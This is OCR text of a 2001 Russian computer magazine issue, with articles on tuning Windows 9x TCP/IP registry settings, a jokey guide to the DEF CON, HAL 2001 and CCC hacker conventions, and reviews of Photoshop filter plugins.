Вот тут я решил влезть в сердце моего Internet-а и проделать операцию на TCP/IP. Если и ты хочешь реально увеличить скорость своего коннекта, то тебе придется сделать то же самое. После удачной операции скорость увеличивается на 20-40%, а главное - никаких затрат. Приступая к операции, мы сразу же сталкиваемся с небольшой проблемой - в состав Win9x не входит ни одного скальпеля для проделывания этой достаточно простой работы. Ну ничего, такое можно сделать и ручками, изменяя параметры в реестре.

За все время моего пребывания в Инете я сменил несколько момедов, устанавливал различные проксики, менял провайдеров и даже перевел телефон на цифровую станцию. Все это потребовало немаленьких зеленых, а скорости прибавилось процентов на 20. Мои огоньки стали гореть ярче, и шишек на лбу стало меньше.

Оптимизация передаваемых пакетов

Итак, запускай regedit и направляйся по адресу: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Class\NetTrans\0000. Последние нули в адресе означают профиль. Их у тебя может быть несколько, поэтому адрес может заканчиваться не на 0000, а 0001 или 0002 или даже 0022. Здесь нужно создать строковый параметр MaxMTU и присвоить ему значение... а какое значение, мы сейчас разберемся.

MTU (Maximum Transmission Unit) - максимальный передаваемый пакет. M$, как всегда, выделилась и переименовала этот параметр в MaxMTU - максимально максимальный передаваемый пакет :). В Win9x по умолчанию используется максимально возможное значение 1500. Сплошные максимумы - максимум MTU, максимум максимума, максимум глюков :).

Конечно, чем больше пакет, тем больше данных мы получим. С большим значением MaxMTU момед сможет отправлять большие пакеты, и за раз будет отправляться больше данных. Но если у тебя связь глючная и пакеты регулярно пропадают, то момеду нужно повторять отправку потерянных данных. Может так случится, что момед будет тратить больше времени на отправку или получение потерянных пакетов, чем на новые. Есть еще одна проблема - стандартом для маршрутизаторов долгое время являлось значение MaxMTU, равное 576. Поэтому пакеты разрываются вдребезги маршрутизаторами, и значение MaxMTU желательно понизить.

Возможные значения для MaxMTU - 552, 576, 1002, 1500. Это не значит, что нельзя использовать другие числа, просто эти используются чаще всего и работают лучше (тут я не буду вдаваться в технические подробности).

Размер данных в пакете

Понизив размер максимального пакета, нужно не забывать, что пакет содержит не только данные, но и заголовок, и служебную инфу, которые занимают аж 40 байт. Это значит, что при значении MaxMTU=1500 реально будет передаваться 1460 байт данных. При значении 576 размер данных равен 536. Так что во втором случае у тебя будет в три раза большие потери на служебную инфу, т.к. для передачи 1500 байт данных нужно отправить три пакета по 576, а значит - 120 байт служебной инфы. Так что за счет снижения затрат при потерях пакетов ты в три раза увеличиваешь напряг на сеть служебной инфой.


Не все так страшно, ведь при плохой связи лучше лишний раз передать 40 байт служебной инфы, чем 1500 байт потерянного пакета. Но при хорошей связи пакет нужно делать максимальным.

Количество данных без учета служебной инфы называется MSS (Maximum Segment Size), и равен он MaxMTU-40. Иди в реестр по адресу HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\MSTC и создай там строковый параметр DefaultMSS, равным значению MaxMTU-40 (для особо умных сообщаю, что нужно вписать туда не формулу “MaxMTU-40”, а результат вычислений по этой формуле).

Закройте форточку

Все следующие параметры будут располагаться по адресу HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\MSTC, поэтому я буду говорить только их название, тип и что они означают.

Следующим будет строковый параметр DefaultRcvWindow (RWIN - Receive Window) - окно посылки. Когда ты посылаешь запрос на сервер,



то он имеет право отправить тебе RWIN количество байт, не дожидаясь подтверждения об удачном приеме. Если записать в DefaultRcvWindow значение, которое ты указал в DefaultMSS, то сервер после каждого отправленного пакета будет ждать подтверждения. В этом случае ты нарвешься на большие задержки. Если ты сделаешь это значение размером в 20 * DefaultMSS, то сервер будет отправлять сразу 20 пакетов. Этим ты увеличишь вероятность потерь пакетов, а значит увеличишь количество запросов и ожиданий потерянных данных.
Параметр DefaultRcvWindow нужно рассчитывать по формуле DefaultMSS * N. В качестве N желательно использовать числа 4, 6, 8 или 10. Самым оптимальным, на мой взгляд, является число 8, но в твоем случае оно может быть и другим.

Время умирать

Следующий строковый параметр - DefaultTTL (TTL-Time To Live), это время жизни пакета. Для того чтобы маршрутизаторы не зацикливались в поисках места назначения пакета, был придуман параметр TTL. Как только значение этого параметра превышает допустимое, пакет считается попавшим в цикл и уничтожается.

По умолчанию DefaultTTL выставлено в 32. Его уменьшение может привести только к ухудшению связи, а увеличение может уменьшить вероятность потерь пакетов. Это связано с тем, что некоторые пакеты могут быть уничтожены только потому, что какому-то маршрутизатору вздумалось отправить пакет дальней дорогой. Такое бывает редко, но все же я рекомендую увеличить это значение до 64-х, тебе от этого хуже не станет. Хотя скорость увеличится незаметно, по крайней мере, тестами это не определишь. Если ты сможешь таким способом спасти пару заблудившихся пакетов в неделю, то можно считать, что у тебя золотые руки, так что беги сдавать их в ломбард.

Подслушивающие устройства

Подслушивающие параметры в основном не очень хорошо влияют на соединение. Смотри сам:
Строковый параметр PMTUDiscovery (Path Maximum Transmission Unit Discovery) - обнаружение пути с максимальным размером пакета. Если выставить этот параметр в “1”, то TCP/IP перед соединением будет искать путь с наивысшим MTU. При правильно настроенном MaxMTU, этот параметр только тормозит протокол за счет лишних затрат времени на поиск.

Строковый параметр PMTUBlackHoleDetect (нахождение черных дыр) - если выставить этот параметр в “1”, то перед началом соединения будет происходить проверка на мертвые маршрутизаторы по пути до сервака. Советую не выставлять этот параметр, потому что он тормозит протокол. Мертвые маршрутизаторы встречаются не так часто, и затраты на их поиск не окупаются. Поэтому я категорически не рекомендую совать сюда свои грабли.

Dead Can Dance


Вся работа по настройке TCP/IP связана с редактированием реестра. Сильно “прямые” руки могут убить его до неузнаваемости. Если ты дошел до такой ручки, то:
1. Перезагружай компьютер.
2. После прогона теста и перед загрузкой Windows жми F8. Перед тобой появится меню выбора варианта загрузки.
3. Выбери “Command Prompt Only”. Так ты попадешь в Dos.
4. Набери в командной строке scanreg/restore. Запустится программа восстановления реестра.
5. Тебе предложат выбрать любой из 4-х рабочих реестров за последние 4 дня.
6. Выбирай, жми Enter.

Когда восстановишь реестр, подключайся к Инету и скачивай себе маленькую утилитку Ispeed (чуть меньше 600 кило), которая позволяет сделать все настройки автоматически.

ISpeed - спасенье от кривых конечностей
http://www.hms.com/ispeed.htm

Ispeed - эта халявная утилита, которая позволяет автоматически оптимизировать TCP/IP стек. В главном окне ты можешь выбрать профиль (profile), который ты хочешь настроить, и смело приступать к оптимизации TCP/IP. Программа позволяет подставлять только допустимые значения всем параметрам, и вероятность ошибки очень мала.
С правой стороны находятся кнопки, упрощающие жизнь простому смертному. Советую начать настройку с нажатия пимпы PPP. Она автоматически выставит оптимальные значения для PPP соединения. После этого можно поправить то, что, на твой взгляд, является более разумным, чем думает прога. Все параметры мы уже рассмотрели, и они не должны вызывать смущения, действуй смелее.
На закладке “Testing” ты можешь протестировать выбранные настройки на каком-нибудь сервере. Если тебя настройки удовлетворили (а меня удовлетворяют только женщины), то нажми кнопку “Save”. После сохранения данных в реестре тебе предложат сохранить выбранные настройки в файле историй (Hystory). Обязательно соглашайся с этим предложением. Сто баксов мне в задний проход, если это не самая гениальная возможность проги.

Перейди на закладку “Hystory”. Здесь ты можешь выбрать любую из сохраненных тобой конфигураций и одним нажатием крысы задействовать любую из них. А на закладке Analysis можно пос-



мотреть в виде графика скорость на каждой из сохраненных тобой конфигураций. Двести баксов мне в задний проход, если это не самая офигенная возможность проги.

Вне игры

Итак, вот такими косметическими настройками можно прибавить до 40% в скорости при работе с Инетом. Если тебя и это не удовлетворило, то переходи на Linux, там стек TCP/IP работает немного лучше. Ну а если и это не вариант, то выбирай Windows 2000. Честно сказать, я поразился, что в нем изначально TCP/IP оказался достаточно быстрым и в дополнительной оптимизации не нуждается. Так что флаг тебе в руки и витую пару в задний проход.

Твоя тусовка 2001

Даниил Шеповалов (danya@danya.ru)))

Все любят большие сэйшены, где можно попить пивка с единомышленниками, завести интересные знакомства, себя показать да и вообще оторваться не по-детски.

DEF CON

Все любят большие сэйшены, где можно попить пивка с единомышленниками, завести интересные знакомства, себя показать да и вообще оторваться не по-детски. Вон, наверное, даже в твоем универе почти каждый месяц устраиваются умные конференции, на которых лысые дяди с большими очками зажигают чуть ли не как кислые тинэйджеры. А чего уж тогда говорить о ежегодных хакерских тусах, которые собирают по несколько тысяч компьютерно-ориентированных людей. Конечно, хакерских сэйшенов гораздо меньше, чем тех же демо-пати, коих в каждой стране имеется две-три штуки. Зато народ на съездах хакеров собирается отнюдь не левый. Обязательным элементом каждого такого сэйшена являются лекции по компьютерной безопасности и новейшим методикам взлома, которые проводят мега-папы от хака и профессора крутейших буржуйских универов. Да-да, очень много серьезных людей с научными степенями считают себя частью этой андеграундной культуры. Ну и, конечно, помимо всякого компьютерного умняка на таких сборищах люди развлекаются как только могут: гамят по сети, устраивают интернациональные оргии, женятся, ломают попавшиеся под руку сайты, стебутся надо всем, что движется, и вообще устраивают себе офигенный праздник. Ты хочешь там быть? Окей - ты там будешь: мы тебе расскажем о самых папских хакерских тусах за границей. Что, где, когда, зачем и почем!

DEF CON (www.defcon.org)

Эта знаменитейшая туса проводится с 1993 года по наши дни. DEF CON - это сокращение от DEFENSE CONDITION (условие защиты), степени готовности обороны страны к ядерной войне. Холодная война, Пентагон, хакеры - банальный до безобразия смысловой ряд. Девятый DEF CON будет громыхать на всю Неваду с 13-го по 15-ое июля 2001-го года. Где? Угадай с трех раз. Ну, ясен пень, в **Лас-Berace**, где же еще: у звездно-полосатых буржуев есть только три достижения - кока кола, Элвис и Лас-Вегас, в котором вечно обитают страх, ненависть и залитые неоном мега-порталы развлечений. Все действие будет проходить в **Alexis Park Hotel** (*www.alexispark.com* - все номера там уже заняты), где около пяти тысяч компьютерных маньяков будут читать друг другу лекции по архитектуре RISC, изнасилованию боевых роботов, социальной инженерии и квантовой криптографии с использованием алгоритма Евклида.



"DEF CON - попробуй, полюбишь!"


А в промежутках между этими спичами маньяки будут иметь друг друга в кваку по беспроводной сетке и соревноваться во взломах компов друг друга. Ну и заодно колбасить на рейв-вечерине DEF CON.

Стоить все это DEF CON'овское удовольствие тебе будет ровно **50** бакинских комиссаров. Это если ты будешь спать под мостом. А так средней паршивости двуспальный номер в отеле стоит порядка сотни долларов. (в таком номере можно разместить четырех америкосов или штук двадцать русских киберпанков - нам не привыкать). Кстати, комнату лучше забить заранее - на момент проведения сэйшена все отели могут быть "sold out". Ты это можешь сделать в онлайне по адресу *www.sttropezlasvegas.com* , ну или сам поищи какую-нибудь другую ночлежку для бомжей. В общем, запасайся левыми кредитками - и вперед, покажи зажравшимся американским пончикам, на что способны голодные х-перцы из страны медведей и ушанок.


На таком бы экранчике, да в Team Fortress...

Да, и не забудь напихать в рюкзак следующий полевой инвентарь:

- Ноутбук с сетевой карточкой, чтобы законнектиться к DEF CON'овской нетке.



С таким бэйджиком через пять минут в ближайшем полицейском XXXX участке окажешься

- Аспирин, анальгин, стимуляторы и огуречный рассол, чтобы выжить на утро после диких ночей.
- Плеер с радио или FM-тюнер, чтобы принимать пиратскую станцию DEF CON'а.
- Яркие технотронные шмотки для рейва.
- CD-WRITER, чтобы увезти домой терабайты демок, утилит для взлома, полезной инфы и прочего-прочего-прочего. На таможне, кстати, лучше все эти диски в задницу себе запихать, дабы ни один эсэсовец не докопался.

Hackers At Large 2001 (www.hal2001.org)

Голландцы - люди прогрессивные и творческие, а потому проводить из года в год один и тот же сэйшн им претит. Они устраивают хакерские мега оупен эйеры раз в четыре года, причем каждый раз вечерина имеет новое маниакальное название. В 89 (!) году это была **The Galactic Hackers Party** (так что пусть американы сосут петушки вместе со своим сопливым Дефконом). В 93-м - **Hacking In The End Of The Universe** (ну а какие еще названия можно ожидать от людей, в стране которых дислоцирован Амстердам). И, конечно же, **Hacking In Progress** (www.hip97.nl), прошедшая в 97 году, о которой ты наверняка премного наслышан. Ну, помнишь, они там похоронили виртуального Гейтса, взломали в риал тайме кучу серваков, трахну... ладно, неважно - давно это было.

HAL 9000: так назывался бортовой компьютер в "**Космической Одиссее 2001**" Артура Кларка. HAL 2001. Вот она - европейская культура, етить ее, а ты как думал. Кстати, насчет Европы: Нидерланды, как ты знаешь из школьного курса географии, находятся на одном с нами материке,

а потому тебе не придется тратить кучу лаванды на трансатлантический перелет: хоть автостопом езжай. Конечный пункт: мягкие лужайки кампуса University of Twente, что на востоке Голландии. Сэйшн проводится с 10-ого по 12-ое августа. Стоимость входных билетов еще не утверждена, однако уже выяснился один приятный момент, который порадует юных перцев: **пончикам до 18 лет - скидка 50%**.

Имеется и еще один милый твоему бюджету факт: пати проводится на открытом воздухе (умные лекции и компетишены устраивают под громадными тентами), поэтому жить можно в палатке, не расходуя лишние средства на номер в отеле. Да, несмотря на то, что туса проводится в Голландии, официальным языком на ней будет английский, так как туда съедутся андеграундные перцы со всего мира. Так что по всему выходит так, что HAL 2001 - самый мазовый сэйшн, который мы рекомендуем посетить в этом году.

С собой необходимо взять:

- Палатку: чтобы в полной мере ощутить дух свободы и совмещать оздоровительный хак на свежем воздухе с чуть менее оздоровительным интернациональным сексом (какие там студенточки бродят...).
- Сексуальные плавки: всем участникам пати будет открыт доступ к бассейну университета.
- Комп или ноутбук, сетевую карточку и по возможности Ethernet HUB - чтобы не было никаких проблем с подключением к нетке.
- Все что угодно: организаторы обещают ультрагигаватный генератор электроэнергии на халяву, а потому с питанием лампочек Ильича и других девайсов никаких траблов не будет.


О покойниках плохо не говорят. Давайте почтим память Билла 12-XXXX часовым молчанием

Chaos Communication Congress (www.ccc.de/congress/index.en.html)

CCC - это старейшая европейская встреча хакеров, которая проводится в Берлине с 1984 года (крайне символичный год во всех смыслах). Идет она 3 дня, начиная с 27 декабря, так что у тебя будет знаменательная возможность лицезреть новогоднюю Германию. Эта туса позиционируется больше как информационно-аналитическая встреча на высшем уровне, а не как реальная колбаса компьютерных маньяков. Но это она так только позиционируется... Ну сам подумай, их девиз "Хаос - это все!". Хотя гамить на Конгрессе действительно запрещено - за такие дела больно бьют хабом по голове. Среди лекторов Конгресса частенько мелькают имена крутых дефконовских завсегдатаев да и вообще реальных пап сетевого андеграунда (например, **Эрика Корли** - создателя *www.2600.com*).


Суровые люди - суровые нравы


Теперь насчет баказоидной стороны дела: вход тебе обойдется от 40 (если ты школьник) до 60 марок. Хотя, в принципе, можно взять пропуск всего на один день, который **стоит от 20 до 30 DM**. Комната же в отеле средней паршивости обойдется тебе марок в 30 за сутки. Однако, если у тебя напряги с лавэ (а у кого их нет?), можешь воспользоваться специальной фишкой, которую предлагают организаторы: рядом с конгресс-плейсом находится арендованный гимнастический зал, в котором настоящий киберпанк может поспать всего за 10 дэ-эмов за ночь. А днем спать не надо - днем надо зажигать! Ну и опять же радует, что все это дело находится в Европе, - добраться можно фактически бесплатно.

С собой рекомендуется взять:

- Блокнот для автографов.
- Несколько упаковок презервативов.
- Смокинг (чтобы выходить в свет) и спортивный костюм (чтобы спать в спортзале).

Туда хочу... и вот туда хочу

Тебя, наверное, уже разрывают на части противоречивые желания: DEF CON - это модно и круто, HAL 2001 - клево и зажигательно, CCC - престижно и недорого. Дилемма-с. Ок, поспешу развеять твои сомнения: отправляться нужно несомненно на HAL 2001, все остальные сосут петушки! Во всяком случае, лично я поеду туда. Правда, мама? Ведь поеду? Ну, пожалу-ста... ну один разочек... ;)



Какая интересная перспектива

Фильтруй!

Всем маленьким друзьям Фотошопа посвящается...

Андрей Каролик (andrusha@sl.ru; www.dal.net.ru)

Я более чем просто уверен, что в твоем софтовом арсенале есть один из самых продвинутых графических редакторов - Photoshop (ниже просто фотошоп). Что ты обычно в нем делаешь? Рисуешь, обрезаешь, исправляешь, фильтруешь и делаешь всякие другие непристойные вещи. С обрезанием справишься сам, а вот фильтровать надо с умом. Для создания некоторых простеньких эффектов тебе вполне хватит и тех фильтров, которые есть в фотошопе по умолчанию после установки. Но ваять что-то более серьезное с этим же боезапасом - как на санках по асфальту кататься. А потом какой кайф использовать те фильтры, которые доступны любому ламаку, осилившему установку фотошопа :). Я покопался во всевозможных фильтрах для фотошопа, которые можно установить дополнительно, и сделал наглядное описание возможностей наиболее продвинутых, а ты уже выбирай и устанавливай по надобности.



Подключение плагинов

Дополнительные фильтры для фотошопа по-пацански называются плагинами (plug-in). Делают их совершенно различные софтверные фирмы. Как их добавить к фотошопу? Чтобы подключить плагины, достаточно шагнуть три раза:

Шажок первый: Если имеется установочный файл типа setup.exe или install.exe, запусти и следуй инструкциям. Установи фильтр в каталог установки фотошопа, обычно это что-то навроде C:\Program Files\Adobe\Photoshop\Plug-Ins\. Если плагины представляют собой просто файлы с расширением *.8bf, то просто скопируй эти файлы и все, что к ним прилагается, в ту же директорию (C:\Program Files\Adobe\Photoshop\Plug-Ins\).

Шажок второй: Запусти или перезапусти фотошоп, открой любой из имеющихся или создай новый файл и залезь в меню Фильтр, там уже куют свежеустановленные тобой фильтры. Можешь начинать активно экспериментировать с новыми возможностями.

Шажок третий: Если фильтра там нет, то еще раз шагни первыми двумя шагами, проверив в меню Файл\Правка\Установки\Подключаемые модули и рабочие диски прописанный адрес к плагинам. При необходимости измени его. В конце концов проверь, для какой версии фотошопа устанавливаемый фильтр :).





Photo-Graphic Patterns 1

Запускаю. Навигация понятная ребенку, есть превью. Плагин позволяет плавно соединять цветовые (твое изображение) и поверхностные (некий рельеф) качества двух разных изображений. В результате можно получить фотографию, напечатанную на поверхности типа мрамора, гранита, металла, грубой ткани, морщинистой поверхности, окрашенной поверхности и т.д. Список ограничивается только фантазией. С помощью ползунков ты можешь управлять освещением, кристаллизацией (гранулированием), глубиной наложения, цветностью, яркостью, мягкостью наложения, масштабированием изображения, освещенностью и тенью. С плагином есть несколько примеров поверхностей и освещения, но ты можешь создавать свои.

Местоположение производителя: www.autofx.com
Вывод: для творчески раскрепощенных хацкеров.






XenofeX 1.0

Навороченный по возможностям плагин, включающий следующие фильтры:


Каждый фильтр выполнен с интерфейсом в одном ключе, только имеет свои ползунки и по-своему извращается над твоим изображением :). С помощью ползунков ты сможешь менять агрессивность фильтра, направление действия, используемые вспомогательные цвета и в процентном соотношении параметры самого преобразования изображения.



Местоположение производителя: www.alienskin.com

Вывод: в арсенале любого хацкера быть должно.









Glow-n-Sparkle v2.0

Своеобразный фильтр для создания различных эффектов свечения и блеска. Ползунками регулируешь размеры, количество, яркость и цвет. Плюс выбираешь: свечение это или блеск.

Местоположение производителя: www.axionfx.com

Вывод: если надо посветить, то это твой выбор.






Chroma Graph Edgewizard

Фильтр, предназначенный для тонкой обрезки изображений. С помощью него с точностью до пиксела можно выделять области и применять эффекты только к ним, к границе или ко всему изображению. Очень удобно обрезать изображения или вырезать отдельные области. Резать можно с помощью Гауссова инструмента или цветового анализа, для мазохистов есть попиксельное добавление и удаление к области.


Местоположение производителя: www.chroma-graphics.com

Вывод: совершенно интуитивно непонятный интерфейс для новичка, меня лично напрягал, так что можно найти и другую альтернативу.



Extensis Intellihance 4.3

Профессиональный фильтр улучшения изображения: коррекция цвета, осветление, контраст, разрешение и многое другое. Программа изначально делалась под Мак, но теперь есть и на писюках. Основной смак программы - возможность делить рабочую область на желаемое количество одинаковых по размеру областей (максимум 5 на 5). В эти области ты можешь грузить одно и то же изображение и применять различные фильтры к нему. Или



применять один и тот же фильтр, но с разной степенью агрессивности. Визуально сравнив, остается только выбрать нужное тебе. А можно просто поделить одну большую картинку на несколько областей и к ним тоже применить различные фильтры. Фильтров тут, кстати, целых 25.

Местоположение производителя: www.extensis.com
Вывод: в арсенале любого хацкера быть должно.

Extensis PhotoFrame 2.0


Еще один профессиональный фильтр от тех же дядей. Только он уже предназначен для наложения изображений, отсюда и название фрейм. Можно изменять фон и границы. Доступны различные эффекты размытия, теней, строения, редактирования границ и т.п. Результат наложения действительно получается кульный. Смотри хотя бы пример.

Местоположение производителя: www.extensis.com
Вывод: в арсенале любого хацкера быть должно.




Eye Candy 3.03


Второй навороченный по возможностям плагин после XenofeX, включающий следующие фильтры:











Исполнение интерфейса аналогично, так как это дело рук одной конторы. Некоторые фильтры выполняются сразу, другие предлагают подвигать ползунки. С помощью ползунков ты сможешь менять агрессивность фильтра, направление действия и в процентном соотношении параметры самого преобразования изображения.

Местоположение производителя: www.alienskin.com
Вывод: в арсенале любого хацкера быть должно.

India Ink 1.5

